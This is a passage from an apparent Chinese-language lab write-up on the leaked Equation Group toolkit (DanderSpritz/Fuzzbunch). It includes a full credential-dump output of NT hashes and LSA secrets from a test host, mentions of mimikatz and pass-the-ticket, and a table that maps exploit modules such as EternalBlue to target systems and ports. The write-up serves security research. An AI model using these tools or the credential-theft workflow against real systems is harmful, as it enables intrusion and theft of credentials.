因为前面已经测试了ms17_010_psexec,所以后面只测试ms17_010_eternalblue和smb_doublepulsar_rce，看看msf的理解。访问[MS17-010 EternalSynergy / EternalRomance / EternalChampion aux+exploit modules · Pull Request #9473 · rapid7/metasploit-framework (github.com)]

这个提交记录说明具体的利用情况。

Payload

这些工具往往需要一个Ticket，但是木有找到获取Ticket的方法。

倒是可以利用mimikatz来获取Ticket。然后使用这里的Payload。

这里的工具一类是直接下发负载，一类是提权工具。

下面利用DSz的工具进行hashdump，然后利用token进行ptt等NT凭据利用操作。

```
passworddump
[03:30:10] ID: 542 'passworddump' started [target: z0.0.0.11]
       User : Administrator
        Rid : 500
    Expired : false
  Exception : false
Lanman Hash : daa141f3639de015aad3b435b51404ee
    Nt Hash : ad70819c5bc807280974d80f45982011
```

```
------------------------------------------------------------------------------
       User : ASPNET
        Rid : 1006
    Expired : false
  Exception : false
Lanman Hash : 28f84b2ddea413b7530046f0289088af
    Nt Hash : fc4dcca97e3b926301f804e94dcd4338
------------------------------------------------------------------------------
       User : Guest
        Rid : 501
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 31d6cfe0d16ae931b73c59d7e0c089c0 (Empty string)
------------------------------------------------------------------------------
       User : IUSR_REDTEAM-52B93E3
        Rid : 1003
    Expired : false
  Exception : false
Lanman Hash : 57d1eb3bd0c15cd00f2ffe835ddbaaf7
    Nt Hash : f395d07949f5cf1fe5bc05b26c3a171d
------------------------------------------------------------------------------
       User : IWAM_REDTEAM-52B93E3
        Rid : 1004
    Expired : false
  Exception : false
Lanman Hash : 6fd8ec0ee1ed2ffac2a89a4f770fa067
    Nt Hash : 423d015c82d4bda2a9760154013fac1f
------------------------------------------------------------------------------
       User : SUPPORT_388945a0
        Rid : 1001
    Expired : false
  Exception : false
Lanman Hash : aad3b435b51404eeaad3b435b51404ee (Empty string)
    Nt Hash : 672ecd041d7d16bd38c1f732ce377091
------------------------------------------------------------------------------
Secret : aspnet_WP_PASSWORD
 Value :
    61 00 71 00 36 00 25 00  55 00 40 00 24 00 57 00    |    a . q . 6 . % .
U . @ . $ . W .
    72 00 33 00 32 00 50 00  5c 00 65 00                |    r . 3 . 2 . P .
\ . e .

------------------------------------------------------------------------------
Secret : D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
 Value :
    c3 d5 7e 9f a3 d0 04 46  9a a3 15 1e 47 e9 df a2    |    . . ~ . . . . F
. . . . G . . .
```

```
----------------------------------------------------------------------
Secret : DPAPI_SYSTEM
 Value :
    01 00 00 00 82 85 f5 9c  6d ea 1b 52 42 f1 7e b1    |    . . . . . . . .
m . . R B . ~ .
    61 44 d0 14 c1 ef 49 bc  a5 ba e8 7c 5b 78 c6 35    |    a D . . . . I .
. . . | [ x . 5
    82 a1 79 09 94 e0 ab ed  cc f8 4c 55                |    . . y . . . . .
. . L U

----------------------------------------------------------------------
Secret : L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
 Value :
    52 53 41 32 48 00 00 00  00 02 00 00 3f 00 00 00    |    R S A 2 H . . .
. . . . ? . . .
    01 00 01 00 8d 65 0f f6  71 05 bb 9e 28 93 52 b4    |    . . . . . e . .
q . . . ( . R .
    c6 93 54 f1 2f 60 31 d0  13 f9 1c 49 53 b0 2c 46    |    . . T . / ` 1 .
. . . I S . , F
    45 ef 61 99 18 36 07 a2  8d 43 e5 04 8a bb 56 1a    |    E . a . . 6 . .
. C . . . . V .
    c1 a7 f4 18 a7 84 04 0d  7c 00 45 d8 85 28 90 02    |    . . . . . . . .
| . E . . ( . .
    da 26 d2 ba 00 00 00 00  00 00 00 00 0b 52 9d 71    |    . & . . . . . .
. . . . . R . q
    f7 aa 22 dd 9b 41 08 c7  e5 df 4f 7e f0 e6 2d 91    |    . . " . . A . .
. . O ~ . . - .
    32 8b da 25 1e 87 7a 27  e4 70 69 dc 00 00 00 00    |    2 . . % . . z '
. p i . . . . .
    c7 3d a8 93 84 a2 66 4e  a8 e0 9c 58 53 e1 63 42    |    . = . . . . f N
. . . X S . c B
    9c f7 11 98 ba e5 c2 11  be 88 52 15 d1 40 fc d8    |    . . . . . . . .
. . R . . @ . .
    00 00 00 00 f5 61 59 51  f4 eb bb 3f 90 db e4 ea    |    . . . . . a Y Q
. . . ? . . . .
    5c e4 66 8c 28 98 db 21  61 53 aa c1 dd d5 03 4d    |    \ . f . ( . . !
a S . . . . . M
    8c 78 6a b8 00 00 00 00  8b 9c 03 de 42 d9 5a 07    |    . x j . . . . .
. . . . B . Z .
    bf 8e 4c 70 33 54 c3 3a  cf cf b5 b8 8e a2 b2 6f    |    . . L p 3 T . :
. . . . . . . o
    cb e5 e0 3b bd 8c e4 d7  00 00 00 00 95 de fd c1    |    . . . ; . . . .
. . . . . . . .
    a9 dd 38 32 c9 e6 a1 40  3c c9 d7 17 63 0a ee 42    |    . . 8 2 . . . @
< . . . c . . B
    3e 30 58 b5 6d 68 58 1c  bb 4d 5c 9b 00 00 00 00    |    > 0 X . m h X .
. M \ . . . . .
    81 fa b9 9a e5 51 26 1f  ab 4e 47 bd 7e 26 05 0c    |    . . . . . Q & .
. N G . ~ & . .
```

```
    4e c7 ee 4b 2b d6 03 2d  7b 8e 4d 0b b3 3b 62 dd    |    N . . K + . . -
{ . M . . ; b .
    3e d5 29 b0 09 95 0f 6f  36 73 17 93 19 b3 56 76    |    > . ) . . . . o
6 s . . . . V v
    f4 e7 ba 73 29 d0 c3 90  3c bf 18 6b ed 24 fa 13    |    . . . s ) . . .
< . . k . $ . .
    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00    |    . . . . . . . .
. . . . . . . .
    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00    |    . . . . . . . .
. . . . . . . .
    00 00 00 00 00 00 00 00  00 00 00 00                |    . . . . . . . .
. . . .

----------------------------------------------------------------------
Secret : L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
 Value :
    00 d0 3a 2b 52 ac d8 01                             |    . . : + R . . .

----------------------------------------------------------------------
Secret : L$TermServLiceningSignKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
 Value :
----------------------------------------------------------------------
Secret : L$TermServLicensingExchKey-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
 Value :
----------------------------------------------------------------------
Secret : L$TermServLicensingServerId-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
 Value :
----------------------------------------------------------------------
Secret : L$TermServLicensingStatus-12d4b7c8-77d5-11d1-8c24-00c04fa3080d
 Value :
----------------------------------------------------------------------
Secret : L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
 Value :
    88 a8 11 1a 97 93 db 78  1d 98 84 19 83 97 72 c2    |    . . . . . . . x
. . . . . . r .
    f5 bf f8 98 20 fb d6 4b  d1 7e 88 4b f1 1c 4b b4    |    . . . .   . . K
. ~ . K . . K .
    f9 0d 69 97 a0 44 83 64  52 5d ec fb 2f 61 84 0a    |    . . i . . D . d
R ] . . / a . .
    75 b0 22 68 13 df 96 db                             |    u . " h . . . .

----------------------------------------------------------------------
Secret : SAC
 Value :
    02 00 00 00                                         |    . . . .

----------------------------------------------------------------------
Secret : SAI
 Value :
```

```
    02 00 00 00                                              |    . . . .

--------------------------------------------------------------------------------
Secret : SCM:{148f1a14-53f3-4074-a573-e1ccd344e1d0}
 Value :
    00 00                                                    |    . .

--------------------------------------------------------------------------------
Secret : SCM:{3D14228D-FBE1-11D0-995D-00C04FD919C1}
 Value :
    32 00 30 00 52 00 56 00  3a 00 49 00 51 00 21 00    |    2 . 0 . R . V .
: . I . Q . ! .
    73 00 5f 00 51 00 34 00  25 00 47 00 00 00          |    s . _ . Q . 4 .
% . G . . .

--------------------------------------------------------------------------------
Secret : _SC_Alerter
 Value :
--------------------------------------------------------------------------------
Secret : _SC_ALG
 Value :
--------------------------------------------------------------------------------
Secret : _SC_aspnet_state
 Value :
--------------------------------------------------------------------------------
Secret : _SC_Dhcp
 Value :
--------------------------------------------------------------------------------
Secret : _SC_Dnscache
 Value :
--------------------------------------------------------------------------------
Secret : _SC_LicenseService
 Value :
--------------------------------------------------------------------------------
Secret : _SC_LmHosts
 Value :
--------------------------------------------------------------------------------
Secret : _SC_MSDTC
 Value :
--------------------------------------------------------------------------------
Secret : _SC_RpcLocator
 Value :
--------------------------------------------------------------------------------
Secret : _SC_RpcSs
 Value :
--------------------------------------------------------------------------------
Secret : _SC_stisvc
 Value :
--------------------------------------------------------------------------------
```

```
Secret : _SC_TlntSvr
 Value :
----------------------------------------------------------------------
Secret : _SC_WebClient
 Value :
----------------------------------------------------------------------

    Command completed successfully
```

因为操作麻烦，暂不演示了。

Exploit

exploit就是漏洞的列表，简单说明见下表。

模块	漏洞	影响系统	默认端口
Easypi	IBM Lotus Notes漏洞	Windows NT, 2000 ,XP, 2003	3264
Easybee	MDaemon WorldClient电子邮件服务器漏洞	WorldClient 9.5, 9.6, 10.0, 10.1	
Eternalblue	SMBv2漏洞(MS17-010)	Windows XP(32),Windows Server 2008 R2(32/64),Windows 7(32/64)	139/445
Doublepulsar	SMB和NBT漏洞	Windows XP(32), Vista, 7, Windows Server 2003, 2008, 2008 R2	139/445
Eternalromance	SMBv1漏洞(MS17-010)和NBT漏洞	Windows XP, Vista, 7, Windows Server 2003, 2008, 2008 R2	139/445
Eternalchampion	SMB和NBT漏洞	Windows XP, Vista, 7, Windows Server 2003, 2008, 2008 R2, 2012, Windows 8 SP0	139/445
Eternalsynergy	SMB和NBT漏洞	Windows 8, Windows Server 2012	139/445
Explodingcan	IIS6.0远程利用漏洞	Windows Server 2003	80

模块	漏洞	影响系统	默认端口
Emphasismine	IMAP漏洞	IBM Lotus Domino 6.5.4, 6.5.5, 7.0, 8.0, 8.5	143
Ewokfrenzy	IMAP漏洞	IBM Lotus Domino 6.5.4, 7.0.2	143
Englishmansdentist	SMTP漏洞		25
Erraticgopher	RPC漏洞	Windows XP SP3, Windows 2003	445
Eskimoroll	kerberos漏洞	Windows 2000, 2003, 2003 R2, 2008, 2008 R2	88
Eclipsedwing	MS08-067漏洞	Windows 2000, XP, 2003	139/445
Educatedscholar	MS09-050漏洞	Windows vista, 2008	445
Emeraldthread	SMB和NBT漏洞	Windows XP, 2003	139/445
Zippybeer	SMTP漏洞		445
Esteemaudit	RDP漏洞	Windows XP, Windows Server 2003	3389

ImplantConfig

这些配置信息，用来生成Beacon，但是这个版本下，已经改用GUI来生成，这里就不折腾了。

总结

到此为止，基本上将Windows平台的Payloads关系理顺，这样可以在一个整体框架下分析，梳理其中的关系，理解其体系结构，操作逻辑。

根据样本分析的信息，这些样本有了很长的捕获时间，也就是说这个平台运行了很长时间，里面的模块的完成度也比较高。

从代码的耦合度和风格来看，这个平台应该是个python下的命令行界面，后来还增加了Java Swing的GUI操作界面。

这些代码比较庞杂，经过很多公司，很多人的不懈努力，才慢慢捋顺，我尽可能把涉及到的文章，添加到参考列表中。如果您发现自己的文章被引用，但是木有说明，请通知我添加。

在操作过程中，这个工具有支持gs脚本进行自动化的信息收集，并且Beacon支持Proxy方法，可以作为进一步的支点，完成整个渗透的过程。

参考

1. [分享]NSA工具fb.py eternalblue和doublepulsar模块测试-二进制漏洞-看雪论坛-安全社区|安全招聘|bbs.pediy.com
2. DoublePulsar – A Very Sophisticated Payload for Windows - SecPod Blog
3. Defense in depth: DoublePulsar | Sumo Logic
4. Analyzing the DOUBLEPULSAR Kernel DLL Injection Technique - F-Secure Blog
5. 090928401445.pdf (venustech.com.cn)
6. The Equation Group's post-exploitation tools (DanderSpritz and more) Part 1 – Kudelski Security Research
7. Windows 远程漏洞利用工具总览分析 – 绿盟科技技术博客 (nsfocus.net)
8. 方程式组织DanderSpritz工具测试环境研究 - FreeBuf网络安全行业门户
9. 初识 Fuzzbunch - FreeBuf网络安全行业门户
10. https://danderspritz.com
11. x0rz/EQGRP_Lost_in_Translation: Decrypted content of odd.tar.xz.gpg, swift.tar.xz.gpg and windows.tar.xz.gpg (github.com)
12. NSA DanderSpiritz测试指南——木马生成与测试 – 3gstudent – Good in study, attitude and health
13. Introducing: DanderSpritz_Lab. Build fully functional DanderSpritz... | by Francisco Donoso | Medium
14. johnbergbom/PeddleCheap: Pcaps for PeddleCheap and implant communication + script for interpreting and decrypting pcaps. (github.com)
15. "方程式组织"攻击SWIFT服务提供商EastNets事件复盘分析报告 (antiy.cn)
16. blog/NSA方程式工具利用与分析.md at master · sherlly/blog (github.com)
17. Killsuit_Research_01.pdf (f-secure.com)
18.